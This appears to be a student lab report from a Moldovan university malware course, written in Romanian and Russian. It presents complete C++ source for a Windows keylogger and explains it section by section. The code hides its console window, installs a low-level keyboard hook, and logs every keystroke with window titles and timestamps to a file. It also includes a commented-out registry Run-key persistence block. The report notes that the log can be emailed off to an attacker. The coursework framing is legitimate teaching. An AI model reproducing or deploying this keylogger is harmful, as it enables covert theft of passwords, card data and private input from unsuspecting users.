Ministerul Educatiei, Culturii și Cercetarii al Republicii Moldova
Universitatea Tehnică a Moldovei
Facultatea Calculatoare, Informatică și Microelectronică
Departamentul Ingineria Software și Automatica

Raport
pentru lucrarea de laborator nr.
la cursul “Programe malițioase și antivirus”
Tema: „Scrierea unui program malițios”

A efectuat:
Ababii Eduard gr.SI-202
A verificat:
Octavian RADUCANU

Chișinău – 2022

Sarcina: Scrieți un program malitios în limbaj de programare de programare C, C++ sau Assembly. Demonstrați funcționalitatea acestuia.

Programul malitios realizat este un keylogger scris în limbajul C++.
Un keylogger este un program malitios care inregistreaza activitatea dispozitivelor de introducere ca tastatura și soricelul, iar aceste date sunt trimise atacatorului într-un mod ascuns de victima. Astfel atacatorul poate obtine parole, datele de la card bancar sau alte date confidentiale.

Codul programului:

```
#include <Windows.h>
#include <time.h>
#include <iostream>
#include <fstream>
#include <stdlib.h>

#pragma warning(disable: 4996)
#pragma warning(disable: 4703)

HHOOK hook;

KBDLLHOOKSTRUCT kbStruct;

int Save(int key);
LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam)
{
if (nCode >= 0)
{
if (wParam == WM_KEYDOWN)
{
kbStruct = *((KBDLLHOOKSTRUCT*)lParam);

Save(kbStruct.vkCode);
}
}

return CallNextHookEx(hook, nCode, wParam, lParam);
```

```
}



std::ofstream file;
char prevProg[256] = {};
int Save(int key)
{


if (key == 1 || key == 2)
{
return 0;
}

HWND foreground = GetForegroundWindow();

DWORD threadId;

HKL keyboardLayout;

if (foreground)
{
threadId = GetWindowThreadProcessId(foreground, NULL);

keyboardLayout = GetKeyboardLayout(threadId);

char crrProg[256] = {};

GetWindowText(foreground, (LPWSTR)crrProg, _countof(crrProg));
wcstombs(crrProg, (LPWSTR)crrProg, 256);
if (strcmp(crrProg, prevProg) != 0)
{
strcpy_s(prevProg, crrProg);
time_t t = time(NULL);

struct tm *tm = localtime(&t);

char c[64];

strftime(c, sizeof(c), "%c", tm);

file << "\n\n\n[Program: " << (std::string)crrProg << " DateTime: " << c << "]\n";
```

```
}



}

if (key == VK_BACK)
{
file << "BACKSPACE";
}
else if (key == VK_RETURN)
{
file << "\n";
}
else if (key == VK_SPACE)
{
file << " ";
}
else if (key == VK_TAB)
{
file << "[TAB]";
}
else if (key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT)
{
file << "[SHIFT]";
}
else if (key == VK_CONTROL || key == VK_LCONTROL || key == VK_RCONTROL)
{
file << "[CTRL]";
}
else if (key == VK_ESCAPE)
{
file << "[ESC]";
}
else if (key == VK_END)
{
file << "[END]";
}
else if (key == VK_HOME)
{
file << "[HOME]";
}
else if (key == VK_LEFT)
{
file << "[LEFT]";
```

```
}
else if (key == VK_RIGHT)
{
file << "[UP]";
}
else if (key == VK_UP)
{
file << "UP";
}
else if (key == VK_DOWN)
{
file << "[DOWN]";
}
else if (key == 190 || key == 110)
{
file << ".";
}
else if (key == 189 || key == 109)
{
file << "-";
}
else if (key == 20)
{
file << "[CAPS]";
}
else
{
char crrKey;
bool lower = ((GetKeyState(VK_CAPITAL) & 0x0001) != 0);
if ((GetKeyState(VK_SHIFT) & 0x1000) != 0 ||
(GetKeyState(VK_LSHIFT) & 0x1000) != 0 ||
(GetKeyState(VK_RSHIFT) & 0x1000) != 0)
{
lower = !lower;

}

crrKey = MapVirtualKey(key, MAPVK_VK_TO_CHAR);

if (!lower)
{
crrKey = tolower(crrKey);
}
```

```
file << char(crrKey);
}
file.flush();

return 0;
}

int main()
{

file.open("keylog.txt", std::ios_base::app);

//HKEY hKey;
//char szPath[0x100];
//GetModuleFileName(NULL, (LPWSTR)szPath, sizeof(szPath));
//RegCreateKeyEx(HKEY_LOCAL_MACHINE,
//	L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
//	NULL,
//	(LPWSTR)"",
//	REG_OPTION_NON_VOLATILE,
//	KEY_SET_VALUE,
//	NULL,
//	&hKey,
//	NULL);
//
//if (hKey)
//{
//	RegSetValueEx(hKey, L"....", NULL, REG_SZ, (LPBYTE)szPath, strlen(szPath));
//	RegCloseKey(hKey);
//}

ShowWindow(FindWindowA("ConsoleWindowClass", NULL), 0);

if (!(hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0)))
{

MessageBox(NULL, (LPWSTR)"Something has gone wrong!", (LPWSTR)"Error", MB_ICONERROR);
}
MSG message;

while (true)
{
GetMessage(&message, NULL, 0, 0);
}
```

}

```
LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam)
{
    if (nCode >= 0)
    {
        if (wParam == WM_KEYDOWN)
        {
            kbStruct = *((KBDLLHOOKSTRUCT*)lParam);

            Save(kbStruct.vkCode);
        }
    }

    return CallNextHookEx(hook, nCode, wParam, lParam);

}
```

Рисунок 1 - функция обратного вызова

Данная функция срабатывает в том случае, если на клавиатуре нажимается какая-то кнопка.

```
HHOOK hook;

KBDLLHOOKSTRUCT kbStruct;
```

Рисунок 2 - две глобальные переменные

В переменной **hook** содержится handle для хука. Хук - это технология перехвата для вызова функций в каких-то других процессах и с помощью перехвата этих функция мы можем управлять данными, которые передаются в контексте процесса и системы, а handle это идентификатор для каких-то данных. В данном случае это будет handle для хука.
А с помощью структуры **kbStruct** мы будем определять какая кнопка была нажата и будем получать код этой кнопки.




Рисунок 3 - массив для названия окна и файл для записи

Здесь я создал переменную file, для того, чтобы в дальнейшем создать текстовый документ, в который буду записывать все нажатия клавиш.
Также создал массив символов **prevProg** размерностью 256 бит. В этом массиве я буду хранить название окна, которое было открыто пользователем для работы.

При каждой нажатой кнопке мы будем сравнивать текущее имя окна с предыдущим, чтобы понимать, сменилось окно для работы пользователем или нет. Нам нужны данные о том, куда была записана эта информация, в какое приложение.




Рисунок 4 - проверка на нажатие клавиш мыши

В данном условии мы проверяем, что если бы нажата левая или правая кнопка мыши, то мы ничего не записываем, нам не интересно какая кнопка мыши была нажата или была нажата вообще.

```
HWND foreground = GetForegroundWindow();

DWORD threadId;

HKL keyboardLayout;
```

Рисунок 5 - получение окна на переднем плане

В переменной **foreground** хранится окно, которое у нас находится на переднем плане экрана пользователя. Затем создал переменную для того, чтобы хранить процесс программы **threadId.** И в переменную **keyboardLayout** поместили раскладку клавиатуры.

```
if (foreground)
{
    threadId = GetWindowThreadProcessId(foreground, NULL);

    keyboardLayout = GetKeyboardLayout(threadId);

    char crrProg[256] = {};

    GetWindowText(foreground, (LPWSTR)crrProg, _countof(crrProg));
    wcstombs(crrProg, (LPWSTR)crrProg, 256);
```

Рисунок 6 - получаем название окна


Если у нас такое окно существует, то мы с помощью функции **GetWindowThreadProcessId** получаем id процесс этой программы.
Затем с помощью функции **GetKeyboardLayout** мы получили раскладку клавиатуры.

Потом создал массив символов **crrProg** для того, чтобы хранить в нем текущее название окна, в котором работает пользователь.
Потом вызываем метод **GetWindowText** с помощью которого получаем заголовок окна.
Затем, чтобы правильно отображалось название окна, я с помощью функции **wcstombs** перевожу тип данных **LPWSTR** в тип данных **char.**

```
if (strcmp(crrProg, prevProg) != 0)
{
    strcpy_s(prevProg, crrProg);
    time_t t = time(NULL);

    struct tm *tm = localtime(&t);

    char c[64];

    strftime(c, sizeof(c), "%c", tm);

    file << "\n\n\n[Program: " << (std::string)crrProg << " DateTime: " << c << "]\

}
```

Рисунок 7 - сравнение заголовок программ

Здесь мы проверяем, что текущее окно, в котором работает пользователь не равняется тому окну, в котором она работал ранее. Затем создаю переменную для обнаружения времени, в какой момент эта программа использовалась пользователем для работы и помещаю все данные в файл.



```
if (key == VK_BACK)
{
    file << "BACKSPACE";
}
else if (key == VK_RETURN)
{
    file << "\n";
}
else if (key == VK_SPACE)
{
    file << " ";
}
else if (key == VK_TAB)
{
    file << "[TAB]";
}
else if (key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT)
```

Рисунок 8 - обработка всех нестандартных кнопок

Чтобы правильно отображать данные о нажатии нестандартных кнопок, мы делаем проверку, что они были нажаты и помещаем информацию на своё усмотрение, чтобы нам легче было их определить.

```
else
{
    char crrKey;
    bool lower = ((GetKeyState(VK_CAPITAL) & 0x0001) != 0);
    if ((GetKeyState(VK_SHIFT) & 0x1000) != 0 ||
        (GetKeyState(VK_LSHIFT) & 0x1000) != 0 ||
        (GetKeyState(VK_RSHIFT) & 0x1000) != 0)
    {
        lower = !lower;

    }

    crrKey = MapVirtualKey(key, MAPVK_VK_TO_CHAR);

    if (!lower)
    {
        crrKey = tolower(crrKey);
    }

    file << char(crrKey);
}
file.flush();

return 0;
```

Рисунок 9 - записываем кнопку в файл

Сначала проверяем не зажать ли капс или шифт. Если шифт зажат, то нижний регистр становится верхним, в ином случае всё наборот. Затем мы получаем символ нашей кнопки и преждем чем поместить в файл, преобразовываем в тип данных char.
Затем мы очищаем файловый поток через file.flush.

```
int main()
{

    file.open("keylog.txt", std::ios_base::app);
```

Рисунок 10 - реализация функции main, создание файла для записи

```
ShowWindow(FindWindowA("ConsoleWindowClass", NULL), 0);
```

Рисунок 11 - установка видимости окна консоли

1 - видно её, 0 - её не видно

```
ShowWindow(FindWindowA("ConsoleWindowClass", NULL), 0);

if (!(hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0)))
{

    MessageBox(NULL, (LPWSTR)"Something has gone wrong!", (LPWSTR)"Error", MB_ICONERROR
}
MSG message;

while (true)
{

    GetMessage(&message, NULL, 0, 0);
}
```

Рисунок 12 - устанавливаем хук функцию

Если не получится установить хук функцию, то мы выводим сообщение, что что-то пошло не так. Затем создаём переменную типа **MSG.** И чтобы окно у нас не сворачивалось мы будем в вечном цикле принимать все сообщения, которые будут поступать на окна.




Рисунок 13 - запуск программы

После запуска мы зачем, что никакой консоли нет и программа работает скрытно для обычных пользователей.




Рисунок 14 - видимость программы на уровне диспетчера задач

Если пользователь более опытный, то он сможет заметить такую программу в диспетчере задач и закрыть её.




Рисунок 15 - результат работы вредоносной программы keylogger

Создали текстовый документ, где сохранилась вся информация нажатых клавиш на компьютере. Этот документ также можно через программы отправить на почту, чтобы в дальнейшем проанализировать на своём компьютере информация о другом пользователе.

Вывод: В этой лабораторной работе я написал вредоносную программу keylogger, которая перехватывает нажатия клавиш и таким образом можно собрать конфиденциальную информацию о пользователе. Программа при запуске сразу становится невидимой, но её можно обнаружить в диспетчере задач.